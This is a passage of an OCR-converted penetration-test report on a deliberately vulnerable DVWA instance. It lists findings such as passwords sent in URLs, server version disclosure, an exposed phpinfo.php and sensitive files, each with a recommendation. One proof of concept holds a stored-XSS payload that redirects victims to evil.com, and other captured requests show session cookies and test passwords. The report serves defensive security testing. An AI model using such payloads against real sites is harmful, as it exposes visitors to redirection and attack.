https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy

Classification

Category	ID / Value
CWE	CWE-693
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

POC



```
Pretty  Raw  Hex                                                    \n

1  POST /vulnerabilities/xss_s/ HTTP/1.1
2  Host: pentest-ground.com:4280
3  Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 123
10 Origin: https://pentest-ground.com:4280
11 Referer: https://pentest-ground.com:4280/vulnerabilities/xss_s/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19 Connection: keep-alive
20
21 txtName=Redirect&mtxMessage=
   %3Cscript%3Ewindow.location%3D%27http%3A%2F%2Fevil.com%27%3C%2Fscript%3E&btnSign=
   Sign+Guestbook
```

Verification

✔ This finding was validated so it is not a False Positive.


4.1.20 Password Submitted in URL

Affected target **https://pentest-ground.com:4280/**	
Status: **Open**	


Evidence


URL	https://pentest-ground.com:4280/vulnerabilities/brute/
Method	GET
Parameters	**Headers:** User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 **Cookies:** PHPSESSID=589f7516a2374b37367b6b2f248c71f5 security=low
Evidence	The following form sends inputs of type password plainly in the URL:

URL	https://pentest-ground.com:4280/vulnerabilities/brute/
Method	GET
Parameters	**GET /vulnerabilities/brute/?username=admin&password=amdin&Login=Login HTTP/1.1**

Evidence	**Host: pentest-ground.com:4280** **Cookie: security=low;** **PHPSESSID=f04947aebdc01b294fb72978ea833eb3** The following form sends inputs of type password plainly in the URL: 

URL	https://pentest-ground.com:4280/vulnerabilities/brute/
Method	GET
Parameters	**Query:** GET /vulnerabilities/brute/?username=admin&password=amdin&Login =Login HTTP/1.1 Host: pentest-ground.com:4280 Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://pentest-ground.com:4280/vulnerabilities/brute/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive

Evidence	The following form sends inputs of type password plainly in the URL: 

URL	https://pentest-ground.com:4280/vulnerabilities/csrf/
Method	GET
Parameters	**Headers:** GET /vulnerabilities/csrf/?password_new=pass%40123&password_conf=pass%40123&Change=Change HTTP/1.1 Host: pentest-ground.com:4280 Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://pentest-ground.com:4280/vulnerabilities/csrf/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive
Evidence	

URL	https://pentest-ground.com:4280/vulnerabilities/csrf/
Method	GET
Parameters	**Query:** GET /vulnerabilities/csrf/?password_new=pass%40123&password_conf=pass%40123&Change=Change HTTP/1.1 Host: pentest-ground.com:4280 Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate, br Referer: https://pentest-ground.com:4280/vulnerabilities/csrf/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Priority: u=0, i Te: trailers Connection: keep-alive
Evidence	The following form sends inputs of type password plainly in the URL: pentest-ground.com:4280/vulnerabilities/csrf/?password_new=p 

Vulnerability description

We found a form which is submitted using a GET method and has inputs of the type password. The end result is that passwords are submitted in URLs.

Risk description

Passwords submitted in URLs have a higher chance of being leaked. The main reason is that URLs can be leaked in browser cross-site requests via the Referer header. Additionally, URLs are usually stored in all kinds of logs. If any access or error logs of the server were publicly accessible, an attacker could also harvest password from it.

Recommendation

You should submit passwords using POST rather than GET. This way sensitive data won't be shared to other locations via URLs.


References


https://developer.mozilla.org/en-US/docs/Web/Security/Referer_header:_privacy_and_security_concerns

Classification

Category	ID / Value
OWASP Top 10 - 2021	A4 - Insecure Design

POC


pentest-ground.com:4280/vulnerabilities/brute/?username=admin&password=am
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Vulnerability: Brute Forc
Login
Username:
Password:
Login
Username and/or password incorrect.
More Information



Verification

✔ This finding was validated so it is not a False Positive.

4.1.21 Server software and technology found

Affected target **https://pentest-ground.com:4280/**	
Status: Open	

Evidence

Software / Version	Category
Nginx 1.29.1	Web servers, Reverse proxies
PHP 8.4.11	Programming languages

Vulnerability description

We noticed that server software and technology details are exposed, potentially aiding attackers in tailoring specific exploits against identified systems and versions.

Risk description

The risk is that an attacker could use this information to mount specific attacks against the identified software type and version.

Recommendation

We recommend you to eliminate the information which permits the identification of software platform, technology, server and operating system: HTTP server headers, HTML meta information, etc.

References

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server.html

Classification

Category	ID / Value
OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Screenshots




Figure 1. Website Screenshot

POC

```
GET /vulnerabilities/csrf/?password_new=pass%40123&password_conf=pass%40123&Change=Change
HTTP/1.1
Host: pentest-ground.com:4280
Cookie: security=low; PHPSESSID=f04947aebdc01b294fb72978ea833eb3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://pentest-ground.com:4280/vulnerabilities/csrf/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

```
1  HTTP/1.1 200 OK
2  Server: nginx/1.2
3  Date: Fri, 15 Aug
4  Content-Type: tex
5  Content-Length: 5
6  Connection: keep-
7  X-Powered-By: PHP
8  Expires: Tue, 23
9  Cache-Control: no
10 Pragma: no-cache
11 Vary: Accept-Enco
12
13 <!DOCTYPE html>
14
15 <html lang="en-GB
16
17   <head>
18     <meta http-eq
19
```

4.1.22 Robots.txt file found

Affected target	
https://pentest-ground.com:4280/	
Status: **Open**	

Evidence

URL
https://pentest-ground.com:4280/robots.txt

Vulnerability description

We found the robots.txt on the target server. This file instructs web crawlers what URLs and endpoints of the web application they can visit and crawl. Website administrators often misuse this file while attempting to hide some web pages from the users.

Risk description

There is no particular security risk in having a robots.txt file. However, it's important to note that adding endpoints in it should not be considered a security measure, as this file can be directly accessed and read by anyone.

Recommendation

We recommend you to manually review the entries from robots.txt and remove the ones which lead to sensitive locations in the website (ex. administration panels, configuration files, etc).

References

https://www.theregister.co.uk/2015/05/19/robotstxt/

Classification

Category	ID / Value

OWASP Top 10 - 2017	A6 - Security Misconfiguration
OWASP Top 10 - 2021	A5 - Security Misconfiguration

Screenshots




Figure 1. robots.txt

Verification

✔ This finding was validated so it is not a False Positive.

4.1.23 Exposure of Sensitive Information

Affected target **https://pentest-ground.com:4280/**	
Status: Open	

Evidence

URL	https://pentest-ground.com:4280/phpinfo.php
Method	GET
Parameters	**Headers:** Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Evidence	Configuration- phpinfo.php

Vulnerability description

We noticed that this application does not properly prevent a person's private, personal information from being accessed by actors who either (1) are not explicitly authorized to access the information or (2) do not have the implicit consent of the person about whom the information is collected. Sensitive data targeted usually consists of emails, credit card and social security numbers.


Risk description

The risk exists that sensitive personal information within the application could be accessed by unauthorized parties. This could lead to privacy violations, identity theft, or other forms of personal or corporate harm.

Recommendation

Compartmentalize the application to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

POC



4.1.24 Interesting files found

Affected target **https://pentest-ground.com:4280/**	
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/login.php
Page Title	Login :: Damn Vulnerable Web A
Summary	Admin login page/section found.

URL	https://pentest-ground.com:4280/php.ini
Page Title	
Summary	The php.ini may contain important php settings.

URL	https://pentest-ground.com:4280/README.md
Page Title	
Summary	Internal documentation file often used in projects which can contain sensitive information.

URL	https://pentest-ground.com:4280/setup.php
Page Title	Setup :: Damn Vulnerable Web A
Summary	The setup.php may contain sensitive informations such as users and credentials.

URL	https://pentest-ground.com:4280/phpinfo.php
Page Title	PHP 8.4.3 - phpinfo()
Summary	phpinfo() exposes information about the configuration of the PHP environment and server.

Vulnerability description

We have discovered that the target application exposes 'interesting' files or folders, which are typically hidden or not intended for public access. This vulnerability is often a result of improper file and directory permissions or server misconfigurations.

Risk description

The risk is that these files/folders usually contain sensitive information which may help attackers to mount further attacks against the server. Manual validation is required.

Recommendation

We recommend you to analyze if the mentioned files/folders contain any sensitive information and restrict their access according to the business purposes of the application.

